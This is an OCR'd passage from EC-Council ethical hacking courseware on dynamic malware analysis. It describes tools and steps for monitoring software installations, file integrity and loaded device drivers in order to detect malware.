- REVO UNINSTALLER PRO (https://www.revouninstaller.com)
- Comodo Programs Manager (https://www.comodo.com)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



https://www.mirekusoft.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

hacker.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.127: Screenshot of Mirekusoft Install Monitor

hide01.ir

Some additional installation monitoring tools are as follows:

- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files

hiden-ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.128: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity Monitoring (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys Integrity Suite (*https://www.ionxsolutions.com*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

hiteel.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

52 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Device Drivers Monitoring

- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (https://www.iobit.com)
- Driver Reviver (https://www.reviversoft.com)
- Driver Easy (https://www.drivereasy.com)
- Driver Fusion (https://treexy.com)
- Driver Genius (https://www.driver-soft.com)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name

https://www.nirsoft.net

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit accessmylab.

Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.129: Screenshot displaying Windows System Drivers

hide01.ir

- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

